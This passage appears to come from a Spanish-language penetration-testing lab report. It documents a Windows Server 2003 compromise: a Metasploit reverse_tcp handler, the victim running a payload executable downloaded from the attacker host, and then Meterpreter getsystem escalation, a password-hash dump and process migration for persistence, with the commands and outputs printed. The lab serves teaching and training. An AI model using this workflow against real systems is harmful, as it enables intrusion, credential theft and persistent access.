
2.10 Configuración del RHOST Y LHOST y verificar configuracion:


```
msf exploit(multi/handler) > set LHOST 192.192.192.4
LHOST => 192.192.192.4
msf exploit(multi/handler) > set LPORT 4678
LPORT => 4678
msf exploit(multi/handler) > options

Payload options (windows/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  process          yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST     192.192.192.4    yes       The listen address (an interface may be specified)
   LPORT     4678             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Wildcard Target


View the full module info with the info, or info -d command.
```

Ilustración 17 Configuración del RHOST Y LHOST

2.11 Ejecución de Archivo tello2003.exe en Maquina Victima


La configuración de seguridad mejorada de Internet Explorer está habilitada - Microsoft Internet E...
Archivo Edición Ver Favoritos Herramientas Ayuda
Atrás Búsqueda Favoritos
Dirección http://192.192.192.4/tello.exe
Ir Vínculos
Descarga de archivo - Advertencia de seguridad
¿Desea ejecutar o guardar este archivo?
Nombre: tello.exe
Tipo: Aplicación, 72,0 KB
De: 192.192.192.4
Ejecutar Guardar Cancelar
Los archivos procedentes de Internet pueden ser útiles, pero este tipo de archivo puede dañar potencialmente su equipo. Si no confía en el origen, no ejecute ni guarde este software. ¿Cuál es el riesgo?
Internet Explorer.
Este nivel mejorado de seguridad puede impedir que algunos sitios Web se muestren correctamente en
Internet
Inicio
Símbolo del sist...
La configuració...
Descarga de ...
ES
12:20 a.m.


La configuración de seguridad mejorada de Internet Explorer está habilitada - Microsoft Internet E...
Archivo Edición Ver Favoritos Herramientas Ayuda
Atrás Búsqueda Favoritos
Dirección http://192.192.192.4/tello.exe
Ir Vínculos
Internet Explorer - Advertencia de seguridad
No se puede comprobar el fabricante. ¿Está seguro de que desea ejecutar este software?
Nombre: tello.exe
Fabricante: Editor desconocido
Ejecutar No ejecutar
Este archivo no tiene ninguna firma digital válida que compruebe su fabricante. Sólo ejecute software de los fabricantes en los que confía. ¿Cómo puedo decidir qué software debo ejecutar?
Efectos de la configuración de seguridad mejorada de Internet Explorer.
Este nivel mejorado de seguridad puede impedir que algunos sitios Web se muestren correctamente en
Internet
Inicio
Símbolo del sist...
La configuració...
Internet Expl...
ES
12:21 a.m.


La configuración de seguridad mejorada de Internet Explorer está habilitada - Microsoft Internet E...
Archivo Edición Ver Favoritos Herramientas Ayuda
Atrás Búsqueda Favoritos
Dirección http://192.192.192.4/tello.exe
Ir Vínculos
Internet Explorer - Advertencia de seguridad
No se puede comprobar el fabricante. ¿Está seguro de que desea ejecutar este software?
Nombre: tello.exe
Fabricante: Editor desconocido
Ejecutar
No ejecutar
Este archivo no tiene ninguna firma digital válida que compruebe su fabricante. Sólo ejecute software de los fabricantes en los que confía. ¿Cómo puedo decidir qué software debo ejecutar?
Efectos de la configuración de seguridad mejorada de Internet Explorer.
Este nivel mejorado de seguridad puede impedir que algunos sitios Web se muestren correctamente en
Internet
Inicio
Símbolo del sist...
La configuració...
Internet Expl...
ES
12:21 a.m.


La configuración de seguridad mejorada de Internet Explorer está habilitada - Microsoft Internet E...
Archivo Edición Ver Favoritos Herramientas Ayuda
Atrás Búsqueda Favoritos
Dirección http://192.192.192.4/tello.exe
Ir Vínculos
La configuración de seguridad mejorada de Internet Explorer está habilitada
La seguridad mejorada de Internet Explorer está habilitada en el servidor. Configura varios parámetros de seguridad que definen la forma en la que los usuarios exploran los sitios Web de Internet e Intranet. La configuración también reduce la exposición del servidor a sitios Web que pueden representar un riesgo a la seguridad. Para obtener una lista completa de los parámetros de seguridad en esta configuración, vea Efectos de la configuración de seguridad mejorada de Internet Explorer.
Este nivel mejorado de seguridad puede impedir que algunos sitios Web se muestren correctamente en
Internet
Inicio
Símbolo del sistema
La configuración de s...
ES
12:21 a.m.

2.12 Explotación de Windows Server 2003




Ilustración 18 Exploit Windows Server 2003

Comandos usados dentro de Meterpreter:

- Información del sistema:
  sysinfo
  Resultado: Windows Server 2003 SP1, x86.

```
meterpreter >
meterpreter > sysinfo
Computer        : WINDOWS
OS              : Windows Server 2003 (5.2 Build 3790, Service Pack 1).
Architecture    : x86
System Language : es_ES
Domain          : GRUPO_TRABAJO
Logged On Users : 2
Meterpreter     : x86/windows
```

- Usuario actual:
  getuid
  Resultado: WINDOWS\Administrador.

```
meterpreter > getuid
Server username: WINDOWS\Administrador
```


- Escalación de privilegios a SYSTEM:
  getsystem
  Resultado: exitosa.

```
meterpreter > getsystem
...got system via technique 1 (Named Pipe Impersonation (In Memory/Admin)).
```

- Dump de hashes:
- **hashdump**
  Resultado: hashes de Administrador, Invitado, SUPPORT_388945a0.

```
meterpreter > hashdump
Administrador:500:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
Invitado:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
SUPPORT_388945a0:1001:aad3b435b51404eeaad3b435b51404ee:394996063d5f5a78e18657a3eaa98e78:::
```

- Listado de procesos:
  ps
  Resultado: tello[1].exe corriendo en procesos temporales de Internet Explorer.



- Migración a proceso estable (explorer.exe) para persistencia:
migrate 1916
getpid
getuid
Resultado: sesión estable, privilegios SYSTEM mantenidos.







Ilustración 19 Migracion


3 Instalación y Explotación de Ubuntu


3.1 Instalación de Ubuntu

